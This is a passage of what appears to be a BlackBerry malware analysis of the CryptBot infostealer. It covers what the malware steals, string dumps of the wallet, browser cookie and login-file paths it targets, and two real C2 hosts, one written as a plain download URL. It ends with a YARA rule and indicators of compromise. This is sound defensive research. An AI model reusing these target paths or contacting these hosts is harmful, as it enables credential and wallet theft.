
Once the malicious payload is executed, CryptBot can begin fulfilling its main function of harvesting and exfiltrating sensitive information from the victim’s machine. It begins by searching the machine for various user and system information to steal. Gathered data is stored in a directory within the user’s %Temp% folder. The information is saved in this directory until it is sent to the C2 server, then it is deleted.

The data that CryptBot searches for includes the following:

- Cryptocurrency wallet details
- Login credentials

- Form data saved to the browser
- Cookies
- Browser history
- Credit card details
- Files containing sensitive data
- OS and hardware information
- A list of installed programs

Figure 7 below shows a list of cryptocurrency directories and wallets that CryptBot scans for.




Address	Length	Result
0x28f4a84	46	_Wallet\TerraStation%wS
0x28f4ab4	36	_Wallet\Harmony%wS
0x28f4adc	34	_Wallet\Coin98%wS
0x28f4b00	46	_Wallet\TON Crystall%wS
0x28f4b30	44	_Wallet\KardiaChain%wS
0x28f4b60	52	cryptocurrency\Metamask%wS
0x28f4b98	46	cryptocurrency\Ronin%wS
0x28f4bc8	46	cryptocurrency\Yoroi%wS
0x28f4bf8	52	cryptocurrency\Tronlink%wS
0x28f4c30	46	cryptocurrency\Nifty%wS
0x28f4c60	44	cryptocurrency\Math%wS
0x28f4c90	52	cryptocurrency\Coinbase%wS
0x28f4cc8	60	cryptocurrency\BinanceChain%wS
0x28f4d08	46	cryptocurrency\Brave%wS
0x28f4d38	48	cryptocurrency\Guarda%wS
0x28f4d6c	46	cryptocurrency\Equal%wS
0x28f4d9c	60	cryptocurrency\JaxxxLiberty%wS
0x28f4ddc	48	cryptocurrency\BitApp%wS
0x28f4e10	50	cryptocurrency\iWallet%wS
0x28f4e44	48	cryptocurrency\Wombat%wS
0x28f4e78	48	cryptocurrency\Atomic%wS
0x28f4eac	46	cryptocurrency\MewCx%wS
0x28f4edc	46	cryptocurrency\Guild%wS
0x28f4f0c	48	cryptocurrency\Saturn%wS
0x28f4f40	60	cryptocurrency\TerraStation%wS
0x28f4f80	50	cryptocurrency\Harmony%wS
0x28f4fb4	48	cryptocurrency\Coin98%wS
0x28f4fe8	60	cryptocurrency\TON Crystall%wS
0x28f5028	58	cryptocurrency\KardiaChain%wS

Figure 7 - List of Cryptocurrency directories scanned for by CryptBot

The victim’s data is stored in a zipped TXT file within the %Temp% directory. The malware then reaches out to the C2 server, which in the case of this sample, is located at "rygvpi61[.]top/index.php.” The stolen data is exfiltrated back to the attacker and the folder containing the sent information is wiped from the victim’s machine.

CryptBot contains a second hardcoded C2 that can be used for downloading additional malware. This address can be seen in Figure 8 below, along with several of the directories that are targeted for data exfiltration, including cookies, login data, web profiles and browser form history.



```
0x37d9188    12    rygvpi61.top
0x37d9198    96    http://gewuib08.top/download.php?file=scrods.exe
0x37d9208    13    encrypted_key
0x37d9220    22    USERPROFILE
0x37d9248    56    %wS\Opera Stable\Local State
0x37d9284    30    %wS\Local State
0x37d92a4    30    %wS\%wS\Cookies
0x37d92c4    46    %wS\%wS\Network\Cookies
0x37d92f4    32    %wS\%wS\Web Data
0x37d9318    36    %wS\%wS\Login Data
0x37d9340    30    %wS\%wS_key.bin
0x37d9360    36    %wS\%wS_cookies.db
0x37d9388    36    %wS\%wS_webdata.db
0x37d93b0    34    %wS\%wS_logins.db
0x37d93d4    20    %AppData%\
0x37d93f0    64    %wS\Mozilla\Firefox\profiles.ini
0x37d9458    46    %wS\Mozilla\Firefox\%wS
0x37d9488    36    %wS\cookies.sqlite
0x37d94b0    44    %wS\formhistory.sqlite
0x37d94e0    36    %wS\signons.sqlite
0x37d9508    22    %wS\key4.db
0x37d9520    22    %wS\key3.db
0x37d9538    30    %wS\logins.json
0x37d9558    46    _Firefox\cookies.sqlite
0x37d9588    54    _Firefox\formhistory.sqlite
0x37d95c0    46    _Firefox\signons.sqlite
0x37d95f0    32    _Firefox\key4.db
0x37d9614    32    _Firefox\key3.db
0x37d9638    40    _Firefox\logins.json
0x37d9698    74    AppData\Local\Google\Chrome\User Data
0x37d971c    24    Opera Stable
0x37d9738    60    AppData\Roaming\Opera Software
0x37d9788    102   AppData\Local\BraveSoftware\Brave-Browser\User Data
```

Exfiltration C2 Address

Additional Malware Download C2

Stolen Data

Figure 8 - C2 addresses and a selection of targeted directories

Latest Variant

The very latest version of CryptBot was first spotted in the wild in early 2022, with a few notable differences from previous variations.

Overall, it appears that the threat actor has decided to trim the file, so it only includes the core functionality necessary for successful data exfiltration. One of the features removed is the anti-sandbox capabilities used in previous versions.

The latest version of CryptBot also does not steal screenshots of the victim’s desktop, nor does it perform self-deletion of the malicious files used. The current version deletes only gathered data after successfully performing data exfiltration, rather than its own files.

The obfuscation methods used in this version also differ from older variants of CryptBot. The malicious BAT script now in use contains a higher level of obfuscation, using encrypted variables to help impede analysis by threat researchers.

Previous versions of this infostealer contained two C2 addresses that were used for data exfiltration and one address used to retrieve additional malware, whereas the version analyzed here has been limited to one dedicated address for exfiltration and one for additional downloads.

The latest version of CryptBot has also been modified to target all versions of Google Chrome™, including the newest version, Chrome™ v96.

Conclusion

CryptBot has thus far only been observed targeting Windows devices. This is likely because the malware’s infection vector uses pirated websites offering cracked software, which is not as common on other operating systems such as Mac OS X and Linux®. These other operating systems make a less lucrative target for threat actors who use this particular distribution method.

So why did the malware’s author decide to cut some features from the latest version of CryptBot? This decision could have been made in attempt to simplify the attack overall, and to ensure that focus is solely placed on the vital functionalities. As a result of this paring down, the size of the malicious archive files being downloaded from the compromised pages are roughly half the size. This could benefit the attackers by allowing more frequent and quicker infection processes.

The best mitigation tactic against CryptBot is for users to be extra vigilant when visiting websites to download new software, and only trusting download links from legitimate vendors rather than third-party or pirate websites.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"

rule CryptBot {
  meta:
    description = "Detects 2022 CryptBot Through Imphash"
    author = "BlackBerry Threat Research Team"
    date = "2022-02-26"
    license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research & Intelligence Team"

  strings:
    $s1 = "7z SFX"

  condition:
  (
  //PE File
  uint16(0) == 0x5a4d and

  //Imphash
  pe.imphash() == "e55dbecdaf2c7cc43f3d577e70c6c583" or
  pe.imphash() == "27fc501de77f5768cac058a2a9512c3a" or
  pe.imphash() == "fda990324138bdc940f9020ce3e8d5fc" or
  pe.imphash() == "997edafa1e226ba6317ec804803f9a57" or
  pe.imphash() == "4b3cfc81e94566bb0e35b6156e51fbd5" and

  //All Strings
  all of ($s*) )
}
```

Indicators of Compromise (IoCs)

Hash

53d8d466679a01953aab35947655a8c1a2ff3c19ac188e9f40e3135553cf7556

Filenames

- 7ZipSfx.000 – Initial folder dropped into Temp directory
- aeFdOLFszTz.dll – A legitimate copy of Microsoft Windows “ntdll.dll"
- Avevano.gif – BAT Script
- Carne.gif – Obfuscated AutoIT Script
- Raccontero.exe – AutoIT Executable Compiler

C2


rygvpi61[.]top/index[.]php – Exfiltration address
gewuib08[.]top/download.php?file=scrods[.]exe – Download address

BlackBerry Assistance

If you’re battling this malware or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment


BlackBerry
Intelligent Security. Everywhere.
THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER.
BlackBerry.com/beacon
FINDING BEACONS IN THE DARK

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back